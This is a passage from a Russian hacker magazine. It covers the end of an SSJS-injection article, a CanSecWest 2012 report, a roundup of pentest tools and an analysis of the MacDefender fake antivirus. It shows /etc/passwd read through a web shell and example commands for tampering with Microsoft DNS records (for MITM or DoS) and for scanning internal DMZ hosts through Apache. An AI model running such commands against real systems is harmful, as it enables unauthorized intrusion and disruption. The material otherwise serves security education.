list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:103:108::/var/lib/landscape:/bin/false
messagebus:x:104:112::/var/run/dbus:/bin/false
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
mysql:x:105:113::/var/lib/mysql:/bin/false
```

Просматриваем /etc/passwd через наш шелл

НЕКОТОРЫЕ ПОЛЬЗОВАТЕЛИ NODE.JS

1. ВКонтакте (vk.com) — на базе Node.js разработан XMPP-сервер.
2. Plurk (plurk.com) — Node.js использован для реализации функций общения пользователей.
3. Transload.it (transload.it) — сервис перекодирования видео.
4. Heroku (www.heroku.com) — облачный хостинг.
5. Joyent (www.joyent.com) — облачный хостинг.
6. Яндекс.Почта (mail.yandex.ru) — известный почтовик.
7. YouTube (www.youtube.com) — некоторые части видеохостинга также сделаны на Node.js.

ПРЕИМУЩЕСТВА СЕРВЕРНОГО JAVASCRIPT

1. Прост при изучении, если программист знаком с синтаксисом обычного JavaScript.
2. Объем кода уменьшается, упрощая тем самым его чтение.
3. Быстр и гибок, можно настроить под любые нужды.
4. Динамический язык программирования.
5. Быстрая обработка JSON прямо на сервере.
6. Быстро работает в связке с NoSQL СУБД.

WWW

• Презентация про SSJS с BlackHat: bit.ly/l4g0Kb;
• оригинальная статья от BlackHat: bit.ly/tmzssj;
• официальный сайт Node.js: nodejs.org.

INFO

• Многие разработчики полностью уверены в безопасности своего сайта, написанного на SSJS, и могут даже не фильтровать входящие данные.

• Node.js — событийно-ориентированный I/O фреймворк на JavaScript-движке V8.

DVD

На нашем диске ты найдешь исходник представленного в статье шелла, а также наглядный видеоролик по продвинутому использованию SSJS-injection.

Arthur Gerkis (twitter.com/ax330d)



CAN SECWEST 2012

ОТЧЕТ С ХАКЕРСКОЙ КОНФЕРЕНЦИИ

Каждый год в начале марта крутые хакеры разных мастей собираются на конференции CanSecWest, чтобы представить всему продвинутому IT-миру свои исследования и наработки в области ИБ. Автору удалось побывать на этом замечательном мероприятии, о чем, собственно, и пойдет речь.

ПРИЕХАЛИ

Место проведения конференции — прекрасный канадский город Ванкувер. Есть, правда, мероприятия и поближе: EUSecWest, PacSec и BA-Con — проводят их в Европе, Японии и Буэнос-Айресе соответственно, однако они не настолько популярны, как CanSecWest. Конференция проходит в шикарном отеле Sheraton Wall Centre, где можно и самому поселиться, если вовремя забронировать номер. Там же до конференции проводятся и мастер-классы по эксплуатации, поиску уязвимостей, пентесту и сетевой безопасности. Для тренингов нужно регистрироваться и платить отдельно. Удовольствие не из дешевых, как и билеты на саму конфу, которые стоят от 1900 канадских долларов.

ЗА КУЛИСАМИ

В первое утро проводилась регистрация участников, естественно, с выдачей бейджиков, разных стикеров и другого стаффа. Позже можно было получить свитер или куртку. Конечно, присутствовали стенды разных крупных вендоров типа Google, Microsoft, Kaspersky, BlackBerry, которые тоже щедро раздавали всякие игрушки и рекламные бюллетени. Куда же без них. Еще был стенд от NoStarchPress, где можно было купить разные интересные книги и получить подпись от Эндрю Хонига, являющегося соавтором книги Practical Malware Analysis. В перерывах можно было бесплатно перекусить, с утра кормили завтраком, а днем — сытным обедом.

ДЕНЬ ПЕРВЫЙ, СРЕДА

Главный затейник данной конференции Драгос Рю — крайне веселый и к тому же обожающий всяческие гаджеты человек. В первый день выступления он поставил на стол так называемого Creepy Surveillance Bunny — забавного электронного зайца, оповещавшего присутствующих о том, что же происходит в данный момент на входящем в конфу соревновании Pwn2Own. Но так как он мешал, зайца решили ликвидировать :). Также можно было наблюдать проекцию твиттера с хеш-тегами CanSecWest — все, что писали люди на соответствующую тематику, сразу отображалось на стене. Сами слайды проецировались сразу на четыре участка той самой стены, чтобы происходящее было видно абсолютно всем. В общем, все было крайне технологично и на уровне.

А вот и доклады первого дня:

1. Deep Boot
Докладчики: Николас Эконому и Андрес Лопез Люксенберг, Core Security

Это была первая презентация, со страшноватым английским, но интересным содержанием. Исследователи представили технику, которая позволяет контролировать операционную систему прямиком с момента ее загрузки. Получить контроль над процессором можно еще с началом выполнения первых инструкций. Техника довольно-таки универсальная: работает для 32- и 64-битных систем с практически любой операционной системой. Были представлены демки с загрузкой Windows XP SP3, Arch Linux, OpenBSD — в систему был установлен руткит, который работал и при наличии антивируса.

2. Social Authentication
Докладчик: Алекс Райс, Facebook

Веселая презентация от члена команды безопасности Фейсбука. Тема — проблемы, с которыми столкнулись разработчики, когда трудились над улучшением безопасности аутентификации и восстановления доступа,



Драгос Рю толкает речь в клубе Tronapalooza

а также почему именно они столкнулись с такими проблемами и как их решали. Главным образом разработчики пытались определить соответствие аккаунта и человека по его знанию фотографий, которые он загрузил в свой профиль. Выбрали данный метод как наиболее эффективный, хоть и весьма проблематичный — много шума и лишних объектов на фотографиях, сложности с определением людей негроидной расы. Определение людей на фотографиях должно быть автоматизировано со стороны Фейсбука.

3. Advanced Persistent Response
Докладчик: Пелеюс Алей, Adobe Systems, Inc.
В последние годы Flash стал весьма привлекательной мишенью для хакерских атак и, соответственно, корпорация Adobe стала задумываться о защите своих акций, тьфу, пользователей :). Презентация показывает противостояние и тенденции атак злоумышленников, а также то, как новые способы защиты влияют на выбор вектора атаки, какие мишени были в прошлом и что ждет нас в будущем.

4. Inside the Duqu Command & Control Servers
Докладчик: Роэл Шоувенберг, Kaspersky Labs
Как ты помнишь, недавно нас испугали страшной малварью под кодовым именем Duqu, или, как его еще именуют, родственник Stuxnet. Зловред был обнаружен в августе 2011 года исследовательской лабораторией компании CrySyS. Мистика Duqu — это, на момент презентации, неизвестный язык программирования (использован нэйтив API), где объекты общаются между собой при помощи вызовов методов и событийно-ориентированных колбеков. Как нам сообщили, лаборатория обращалась за помощью не только к экспертам из Microsoft, но и к другим известным личностям и фирмам. Не забыли попросить помощи и у зала.

ДОКЛАДЫ ВТОРОГО ДНЯ

Второй день был не менее интересным.

1. Probing Mobile Operator Networks
Докладчик: Колин Мюллинер
После таких презентаций становится страшно жить! Оказывается, масса разных мобильных устройств, присутствующих в блоках управления питанием электросетей и силовыми устройствами, отоплением, разные датчики GPS, контроллеры камер и разных систем наблюдения имеют такие данные аутентификации, которые вполне можно подобрать вручную! Для некоторых устройств простая аутентификация отсутствует и вовсе — нас сразу приветствует рутовый шелл! Докладчик просканил мобильные сети Германии и обнаружил такую вот беспечность.

2. Legal Issues in Mobile Security Research
Докладчик: Марсиа Хофманн, EFF
Марсиа рассказала о том, что можно делать, а что нельзя для избежания неприятностей с законом при реверс-инжиниринге и джейлбрейке мобильных устройств. Сами пункты законов весьма мутные, и порой непонятно, как вообще трактовать ту или иную формулировку. Каким образом адвокат или прокурор сумеют доказать свою точку зрения, так дело и решится. Если не уверен и нет желания рисковать свободой, то можно обратиться в EFF за консультацией. Весьма полезный доклад, несмотря на то что кому-то данные вещи кажутся скучными и даже бесполезными. Всегда стоит иметь в виду, что работа, которую ты хочешь опубликовать или представить, может



Хакеры Pwn2Own пишут эксплойты в специальной комнате



Эндрю Хониг раздает автографы на книге Practical Malware Analysis




Аарон Портной награждает победителей Pwn2Own




Таблица с участниками Pwnium

хорошенько испортить настроение какому-либо вендору.

3. iOS 5 — An Exploitation Nightmare?
Докладчик: Стефан Эссер
Лично мне этот доклад понравился больше всех. Видимо, стиль выступления и презентаций, а также насыщенность техническими деталями сделали свое дело. Стефан рассказал о сложностях эксплуатации iOS, с которыми он столкнулся в пятой версии. Свежее обновление принесло много изменений в операционную систему, и многие известные трюки и техники, что были использованы в джейлбрейках прежде, перестали работать. Вообще, это самый настоящий хардкор. Для последнего джейлбрейка Стефан использовал три уязвимости в ядре и еще три — в юзермоде. Кстати, последнее обновление для iOS вышло как раз за день до его выступления, и он поспешил подкорректировать презентацию. Слайды доступны для скачивания на его сайте antid0te.com.

4. Intro to Near Field Communication (NFC) Mobile Security
Докладчики: Кори Беннингер и Макс Собэйл, Interpidus
NFC используется для передачи данных при помощи беспроводной связи на малые расстояния. Эту технологию применяют для осуществления мобильных платежей, работы с электронными

Стефан демонстрирует изменения зон kalloc()

досками, покупки билетов и тому подобного. Мы даже порой и не догадываемся, где она используется. Ребята из Interpidus ознакомили нас с принципами работы и состоянием безопасности NFC на сегодняшний день, а также продемонстрировали атаку на Google Wallet.

Конец рабочего дня отмечали в ночном клубе Tronapalooza. Это было закрытое мероприятие, помещение выкупили для участников конференции — проход строго по паспорту и бейджу. Пока все еще были в трезвом уме, где-то полчаса люди могли выступать с короткими (до пяти минут) шуточными презентациями. Напитки в баре были бесплатными, что послужило катализатором опьянения большей части народа.

ДЕНЬ ТРЕТИЙ, ПЯТНИЦА

1. Vulnerability Analysis and Practical Data Flow Analysis & Visualization
Докладчик: Чон Вук Оу, Microsoft
Тоже интересный, на мой взгляд, доклад, где автор проекта DarunGrim поведал миру о том, как можно упростить анализ уязвимостей при помощи визуализации и анализа потока данных. В качестве примера был продемонстрирован анализ уязвимости в Adobe Reader (CVE-2011-2462). Про саму презентацию в деталях можно почитать в блоге MMPC (bit.ly/GXYLHZ).

2. Scrutinizing a Country using Passive DNS and Picviz
Докладчики: Себастьян Трикод и Александр Дуляной
Один — эксперт по сетевой безопасности от circl.lu, второй — по визуализации из Picviz Labs. Они решили объединить свои силы и знания для создания общего проекта, посвященного визуализации сетевой активности. Рассказали нам о том, как создавался этот проект, что из этого вышло и какую практическую пользу можно извлечь. Если вкратце, то аномальные графы дают знать о том, что происходит что-то нехорошее, например DDoS. Сам доклад ты сможешь найти по ссылке: bit.ly/GMXoJB.

PWN2OWN

Это вообще гвоздь программы. Pwn2Own всегда был достаточно громким состязанием, но последний конкурс претерпел некоторые изменения, что вызвало бурю эмоций у ресерчеров и волну постов у журналистов. По новым правилам больше не будет розыгрыша очереди участия — решили сделать все по-честному. Теперь, помимо демонстрации эксплойта, нужно еще разработать прямо на месте какой-либо софт для эксплуатации одной из старых уязвимостей в браузере. Как потом выяснилось, участники имеют право не сообщать уязвимость, необходимую для обхода сендбокса, что крайне огорчило Google :). Поэтому они решили отказаться от спонсорства и быстро создали свой конкурс — Pwnium, где можно лишь показать эксплойт, но обход сендбокса надо отдать вендору. Общая сумма, которую можно забрать, составляла ни много ни мало миллион долларов. Однако далеко не все поняли правила игры. На самом деле происходило так — сливай эксплойты с обходом сендбокса за 60 килобаксов (максимум), пока не наберешь миллион. Вообще, никто не ожидал, что на Pwnium кто-нибудь замахнется. Но тем не менее два участника — Сергей Глазунов (удаленно через прокси) и участник под псевдонимом PinkiePie — таки забрали свой куш размером в 60 тысяч.

ПОДВОДЯ ИТОГИ

Конференция завершилась награждением финалистов Pwn2Own: Vupen, Willem и Vincenzo. Призеры получили свои пиджаки, сшитые специально для конкурса, ноутбуки и деньги. После был аукцион книг издательства NoStarchPress, того самого, что печатает всякие хакерские материалы. Все собранные деньги пошли на пожертвования EFF.

В заключение хочу сказать, что конференция стоит потраченных денег. Вообще, одна из ценностей таких конференций — это не только презентации, но и бизнес-контакты, пиво с друзьями и прочая веселуха, чего тут было хоть отбавляй. Могу лишь посочувствовать тем, кто едет на мероприятия такого рода лишь с целью навариться на знаниях, полученных из докладов. Это в корне неверный подход. Так что копи бабло и отрывайся по полной! Остальную информацию ты сможешь найти на сайте cansecwest.com. ☰

Vigoda.ru
выгода.ру

3 МЛРД. ЭКОНОМИИ

ДЛЯ ДЕРЖАТЕЛЕЙ «МУЖСКОЙ КАРТЫ» НА ПОРТАЛЕ BRANDCARDS*

ПОДРОБНОСТИ НА САЙТЕ WWW.MANCARD.RU

*совместный проект vigoda.ru и «Мужской карты»

на правах рекламы



Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или позвонив по телефонам:
(495) 229-2222 в Москве
8-800-333-2-333 в регионах России (звонок бесплатный)


MAXIM МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ   Альфа-Банк   (game)land

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: SuRGeoNix
URL: bit.ly/I1HxI0
Система: Windows


1

СОБИРАЕМ ИНФОРМАЦИЮ ВМЕСТЕ С SRGN-INFOGATHER

На первоначальном этапе любого пентеста очень важно собрать побольше любой доступной информации о нужном тебе сервере. Конечно, тебе помогут всяческие whois, nmap и иже с ними, но есть способ лучше! Представляю твоему вниманию замечательную прогу srgn-InfoGather. Ее функционал разделен на пять основных блоков:

1. **Поиск информации о домене:** NS-записи и MX-записи, поддомены (поиск с помощью Гугла и брутфорса), кластеры и дополнительные серверы на разных IP, похожие домены, whois.
2. **Поиск информации о DNS:** zone-transfers, версия сервиса.
3. **Поиск информации о почтовых сервисах:** раскрытие логинов пользователей (VRFY/EXPN), проверка наличия Open Relay.
4. **Поиск информации об IP-адресах:** имена хостов, виртуальные хосты (поиск с помощью Bing API 2.0), дополнительная инфа из whois (ISP/LIR), диапазоны IP-адресов.
5. **Поиск информации о портах:** баннер порта, порты для веб.

Это далеко не всё! Лучший способ познать все возможности программы — это попробовать самому натравить ее на какой-либо интересный сайт.



Автор: Andres Tarasco Acuna
URL: tarasco.org/security/dnsfun
Система: Windows

2

ЭКСПЛУАТИРУЕМ БАГИ MICROSOFT DNS DYNAMIC UPDATES


По дефолту большинство серверов Microsoft DNS прочно интегрированы в сервис Active Directory, позволяющий проводить динамические обновления DNS-записей, что уже само по себе не является безопасным. Эта фича позволяет удаленным юзерам создавать, изменять и удалять DNS-записи с помощью определенных API-вызовов, например DnsReplaceRecordSetA или DnsQueryA. Программа Dnsfun создана как раз для эксплуатации этой то ли уязвимости, то ли особенности продукта от мелкомягких.

Здесь можно реализовать несколько сценариев:

1. MITM-атаки. Изменение DNS-записей для прокси/WPD и релея HTTP-запросов.
2. DoS с помощью удаления/изменения критических записей.
3. Фарминг. Похож на MITM-атаки, но с протрояниванием сразу нескольких DNS-записей.

Если система настроена правильно, тогда только овнеру записи будет позволено ее модифицировать. Однако этот факт не запрещает авторизованным юзерам создавать новые записи. Вот примеры работы программы:

```
// обновляем и удаляем записи
dnsfun.exe -s 10.0.0.1 -q \
    proxy.mydomain.com -u 5.1.4.77
dnsfun.exe -s 10.0.0.1 -d \
    foo.mydomain.com
```



Автор: Rodrigo Marcos
URL: bit.ly/I0iLOd
Система: *nix/win

3

ПОЛУЧАЕМ ДОСТУП К DMZ-СЕТЯМ

Не так давно вышла в свет презабавнейшая уязвимость в знаменитом сервере Apache (bit.ly/mXR1P9, версии 1.3.x <= 1.3.42, 2.0.x <= 2.0.64, 2.2.x <= 2.2.21), позволявшая атакующему получить неавторизованный доступ к контенту DMZ-сети. Суть данного бага заключалась в том, что апачевский модуль mod_proxy не совсем корректно взаимодействует с определенными правилами mod_rewrite, а также с шаблоном ProxyPassMatch, предназначенным для настройки reverse прокси-сервера. В результате эксплуатации данной уязвимости атакующий мог отправлять запросы к серверам из внутренней сетки с помощью неправильного URI, содержащего знак @ в начале.

Для удобства использования бага компания SECFORCE выпустила специализированную питоновскую утилиту под названием Apache Proxy Scanner. Этот скрипт позволяет удаленному пользователю получить внутренние файлы из DMZ. Также тулза может быть использована для сканирования портов веб-сервера с помощью функционала прокси в Apache.

Пример использования софтины:

```
Сканирование портов DMZ-хоста
python apache_scan.py -r \
  www.example.com -u /img/test.gif \
  -d internalhost.local
```



Автор:
Casaba Security
URL:
websecuritytool.codeplex.com
Система:
Windows


WATCHER — ПАССИВНЫЙ АНАЛИЗАТОР HTML-СТРАНИЦ

Как известно, очень часто поля для ввода пользовательских данных подвержены самым различным уязвимостям. Существует много различных сканеров для проведения пентеста таких веб-форм. Тулза Watcher выделяется на их фоне тем, что по максимуму пытается не навредить исследуемой системе, что, согласись, является редкостью в наше время повсеместного использования грубой силы.

Функционал и некоторые особенности программы:

- полная поддержка Web 2.0;
- анализ в режиме реал-тайм, а также продвинутые репорты во множестве форматов;
- поддержка wildcard-технологии при сканировании доменов;
- расширяемый фреймворк (можно самому добавлять новые способы всевозможных проверок);
- поддержка SSL, Flash, Silverlight.

Для начала работы тебе понадобится Fiddler (fiddlertool.com), который должен быть запущен перед началом установки Watcher. Затем тебе будет нужно скопировать файлы CasabaSecurity.Web.Watcher.Checks.dll и CasabaSecurity.Web.Watcher.dll в папку Фиддлера.



Автор:
tstenvold
URL:
code.google.com/p/haraldscan
Система:
*nix/Mac OS X



СКАНЕР BLUETOOTH-УСТРОЙСТВ HARALD SCAN

Harald Scan — это продвинутый сканер различных Bluetooth-устройств. Данная прога легко может определить major- и minor-класс устройства, а также определить производителя по MAC-адресу (в комплект программы входит большой список известных Bluetooth-вендоров).

Установка и запуск сканера тривиальны:

- распаковать архив;
- запустить скрипт ./haraldscan.py для создания базы данных;
- запустить скрипт уже для непосредственной работы ./haraldscan [опции].

Опции скрипта могут быть такими (отнюдь не полный их список):

- `version` — версия программы;
- `h` — отобразить подробный хелп;
- `m` — сохранить базу в память (по дефолту база находится в файле на диске);
- `no-service` — отключить сканирование на неопознанных девайсах;
- `no-write` — отключить логирование найденных девайсов;
- `s` — сканировать доступные сервисы у найденных девайсов;
- `w ИМЯ_ФАЙЛА` — сохранить всю найденную информацию в файл.

Для работы скрипта в никсах нужны понадобятся: Python 2.6, PyBluez, PySQLite.

Автор:
Andrew Horton
URL:
bit.ly/5BqnUe
Система:
*nix/win




РАСКРЫВАЕМ ИНФОРМАЦИЮ ВМЕСТЕ С WHATWEB

WhatWeb — это веб-сканер нового поколения, умеющий идентифицировать системы управления контентом (CMS), платформы для блогов, серверы и многое-многое другое. В процессе посещения какого-либо сайта браузер пользователя получает массу невидимой информации о том, как настроен веб-сервер, с помощью какого ПО создавалась страница и так далее. Некоторая информация очевидна и может быть определена визуально, например по строке «Powered by XYZ», другая же менее прозрачна. WhatWeb распознает такие скрытые подсказки и сообщает о том, что он сумел найти. На данный момент в WhatWeb включено множество плагинов, способных идентифицировать систему по едва различимым признакам, даже если была удалена вся компрометирующая инфа. Плагины разделяются по методу работы на активные и пассивные. Пассивные используют информацию со страницы и из кукисов. Активные сами брутят URL'ы. Если не хватает функционала, плагины можно дописать самому, для этого даже не обязательно знание Ruby.

Вот лишь самые вкусные фичи сканера:

- более 900 плагинов;
- логи во множестве различных форматов (XML, JSON, MongoDB и другие);
- рекурсивный обход страниц с помощью краулера;
- поддержка прокси и TOR.



Автор:
Foxton Software Ltd.
URL:
bit.ly/Ifyvtl
Система:
Windows




CHROMEANALYSIS — БОЛЬШОЙ БРАТ СЛЕДИТ ЗА ТОБОЙ!

Если тебя когда-либо интересовало, сколько твоей информации собирает и сохраняет Google Chrome, то советую воспользоваться замечательной утилитой под названием ChromeAnalysis. Предназначена она для извлечения и анализа интернет-истории из соответствующего браузера.

Основные фичи программы:

1. Извлечение истории. Включает в себя извлечение закладок, кукисов, загрузок, fav-иконок, логинов, наиболее посещаемых сайтов, поисковых запросов и так далее.
2. Фильтрация данных. Анализ извлеченной информации с помощью фильтрации по ключевым словам, дате и прочему.
3. Работа с кешем браузера. Встроенный просмотрщик картинок, сохраненных в кеше. Также могут быть просмотрены веб-странички и другие файлы, которые удастся извлечь.
4. Таймлайн веб-истории. Просмотр посещений различных сайтов в виде таймлайна.
5. Генерация отчетов. Возможность создания продвинутых отчетов со всей найденной информацией в форматах HTML, CSV и XML.
6. Реконструкция веб-страниц. Полное воссоздание закешированных страниц, которые будут отображаться так, как их увидел пользователь при посещении.

Вячеслав Закоржевский





Громим фейковые антивирусы

ПОСМОТРИМ, ЧТО ВНУТРИ У FAKEAV ПОД MAC И PC

Основная задача фейковых антивирусов — пугать пользователя несуществующими угрозами и вымогать деньги за якобы лечение якобы выявленных ими угроз. На всяких сомнительных сайтах, содержащих inappropriate content, ты наверняка не раз с ними сталкивался. А как они написаны? Насколько прямые руки у их авторов? Да и вообще, сколько классов средней школы окончили творцы подобного ПО? Попробуем разобраться.



Рис. 1. Значок Защитника Макинтоша

Начнем нашу сегодняшнюю экзекуцию с известнейшего фальшивого антивируса под Mac — MacDefender. Он появился в середине 2011 года и наделал достаточно много шума, поскольку это была первая программа такого класса не под Windows.

Для тестирования зловреда я использовал образ Mac OS под VMware. У меня на руках есть только исходный архив — попробую разобрать его максимально подробно. После того как я запустил архив и операционная система его распаковала, передо мной появился значок приложения MacDefender (рис. 1).

Когда я запустил само приложение, операционная система любезно сообщила, что файл был скачан из интернета и может представлять опасность (рис. 2).

Смело игнорируем предупреждение (пользователю Mac нечего бояться!), и зловред успешно запускается. И сразу же приступает к работе — посмотри, как ловко он «просканировал» компьютер и обнаружил несколько «угроз» (рис. 3).

Из названий становится очевидно, что нашел он не угрозы, а совершенно обычные и адекватные приложения для Mac'а. Иначе говоря, в дело идет обычное запугивание пользователей. При попытке вылечить систему от «вирусов» пользователю предлагается активировать приложение — естественно, не забесплатно (рис. 4).

Страница мерчанта, через которую должен выполняться платеж, увы, уже недоступна, поэтому точную цену назвать не могу, однако обычно для фальшивых антивирусов она колеблется в районе 80-130 долларов.

РАСКОВЫРЯЕМ ЭТО

Теперь, когда нам понятен принцип работы этого зловреда, можно приступить к разбору «внутренностей». Все начинается с архива Archive.pax, который представляет собой обычный CPIO-архив и может быть успешно распакован с помощью 7-Zip'а (рис. 5).

После распаковки становится явной структура папок: «MacDefender.app → Contents → MacOS, Resources». В папке «Contents», помимо двух других папок, содержатся два конфигурационных файла, не представляющих интереса. Папка «Resources», как можно понять из названия, содержит ресурсные данные. Здесь можно обнаружить все картинки интерфейса, звуки, шрифты и строки.

```
"StatusInfectedText" = "Unfortunately, your computer is
infected. Clean up your system right now";
"StatusUnknownText" = "It's highly recommended to start
scanning as quickly as possible.";
"StatusOkText" = "Don't forget to scan your system from
time to time.";

"StatusStatusInfected" = "At Risk";
"StatusStatusUnknown" = "Unknown";
"StatusStatusOk" = "Clear";

// Scanning area
"SA_InMemoryProcesses" = "In Memory Apps: ";
"SA_DiskProcesses" = "Files System: ";
"SA_History" = "Suspicious objects: ";

// Success Register Message box
"SRM_Title" = "Your copy of MAC Defender is registered
now.";
"SRM_Message" = "Congratulations! Now you have an ability
not only to find viruses, but also to make a full
system cleanup. It is highly recommended to do a cleanup
as quickly as possible.";

// Warning! Cant cleanup - not registered soft
"STR_Title" = "Unregistered copy";
"STR_Message" = "The copy of your antivirus is not
registered. Register to have an ability to do a full
cleanup of your system.";

// Register status in Control Center
"RS_Status_Reg" =   "Registered";
"RS_Status_Unreg" = "Unregistered";
"RS_Status_RegTextShort" =       "The program is
registered and the license will never expire.";
"RS_Status_RegTextLong" =       "The program is registered
and the license will never expire. Don't forget to check
updates to have an up-to-date viruses database.";
"RS_CC_Status_UnregText" = "You can't delete viruses.
Register to be able to delete viruses.";
"RS_SI_Status_UnregText" = "You have an unregistered
program with reduced functionality.";

// Cleaning up the system
"CUS_Title" = "System cleanup ...";
"CUS_Prefix" = "Treating: ";
```

В оставшейся папке «MacOS» содержится непосредственно файл приложения — «MacDefender». Но на самом деле это загрузчик, который в зависимости от разрядности операционной




Рис. 2. Как говорит Капитан Очевидность, файлы из интернета могут быть полезны, но они же могут и навредить!



Рис. 3. Найденная куча проблем у опытного пользователя может вызвать лишь улыбку



Рис. 4. Заплати и лечись!




Рис. 5. Посмотрим, что там в этом архиве...

системы запустит либо 32-, либо 64-битное приложение.

Я открыл в IDA'е 32-битную версию MacDefender'а и приступил к анализу. Сразу же было обнаружено несколько любопытных функций. Например, функция с говорящим названием «AntiVirus_ScanningProcessStarted». Ее код в Hex-Rays:

```
void *__cdecl _AntiVirus_ScanningProcessStarted_(
    void *a1,
    int a2)
{
    signed int i; // ebx@1
    void *v4; // eax@4
    int v5; // [sp+0h] [bp-28h]@1

    s_VirsCount = (int)objc_msgSend(
        a1, (const __seg *)"GetRndNum::", 9, 15);
    s_arrDelayBetweenVirsFound[0] = (int)objc_msgSend(
        a1, (const __seg *)"GetRndNum::", 10, 15);
    dword_13084 = (int)objc_msgSend(
        a1, (const __seg *)"GetRndNum::", 25, 35);
    dword_13088 = (int)objc_msgSend(
        a1, (const __seg *)"GetRndNum::", 35, 45);
    dword_1308C = (int)objc_msgSend(
        a1, (const __seg *)"GetRndNum::", 60, 90);

    for ( i = 4; i < s_VirsCount; ++i )
        s_arrDelayBetweenVirsFound[i] =
            (int)objc_msgSend(a1,
            (const __seg *)"GetRndNum::", 110, 160);
    *(double *)off_12F60 = CFAbsoluteTimeGetCurrent(v5);

    v4 = objc_msgSend("History",
        (const __seg *)"sharedHistory");

    s_CurVirFinding = (int)objc_msgSend(v4,
        (const __seg *)"getSuspiciousFilesCnt");

   return objc_msgSend(a1, (const __seg *)
        "setTimeIntervalForFirstVirAppearing");
}
```

По коду видно, что количество найденных вирусов (s_VirsCount) — случайное число. Аналогично определяется время между нахождением вирусов и другие переменные. (Да, если у тебя все еще осталась вера в прекрасное и ощущение, что это не мошенническое ПО, самое время с ним — с ощущением — расстаться.) Большинство других функций не особо интересны и занимаются рисованием анимации, всплывающих окон и прочими вспомогательными вещами (рис. 6).

Среди строчек можно обнаружить адреса страниц оплаты, по которым происходит обращение. А если кому-то захочется активировать MacDefender, то в строках можно найти ключи активации (рис. 7). А что, неплохо звучит: спиратить требующее денег вредоносное ПО! На этом всё. Поделье под Mac оказалось очень простым и не содержащим интересных технических решений. Никаких средств защиты, затрудняющих анализ, здесь не было обнаружено, поэтому провести разбор, даже детальный, не составляет труда.

Functions window

Function name

- __History_dealloc_
- __History_getSuspiciousFilesCnt_
- __History_getSuspiciousFiles_
- __History_getSuspiciousPacks_
- __History_init_
- __History_setLastDateScan__
- __History_setLastFilesScaned__
- __History_sharedHistory_
- __LaunchAtLoginController_appURL_
- __LaunchAtLoginController_launchAtLogin_
- __LaunchAtLoginController_setLaunchAtLogin__
- __LaunchAtLoginController_setLaunchAtLogin_enabled__
- __LaunchAtLoginController_willLaunchAtLogin__
- __MainWnd_ChangeCurScanAnimNumber_
- __MainWnd_FitWindowToView__
- __MainWnd_GetToolBarItemNameByTag__
- __MainWnd_InitAnimMenubarIconsForCleanup_
- __MainWnd_InitAnimMenubarIconsForScan_
- __MainWnd_OnCheckNewVirusFoundNotification_
- __MainWnd_OnCheckScanFinished_
- __MainWnd_OnOpenPageInBrowser_
- __MainWnd_OnTicAnimTimer_
- __MainWnd_OnTickCheckTimer_
- __MainWnd_ScaningStarted__

Рис. 6. Прочие функции MacDefender

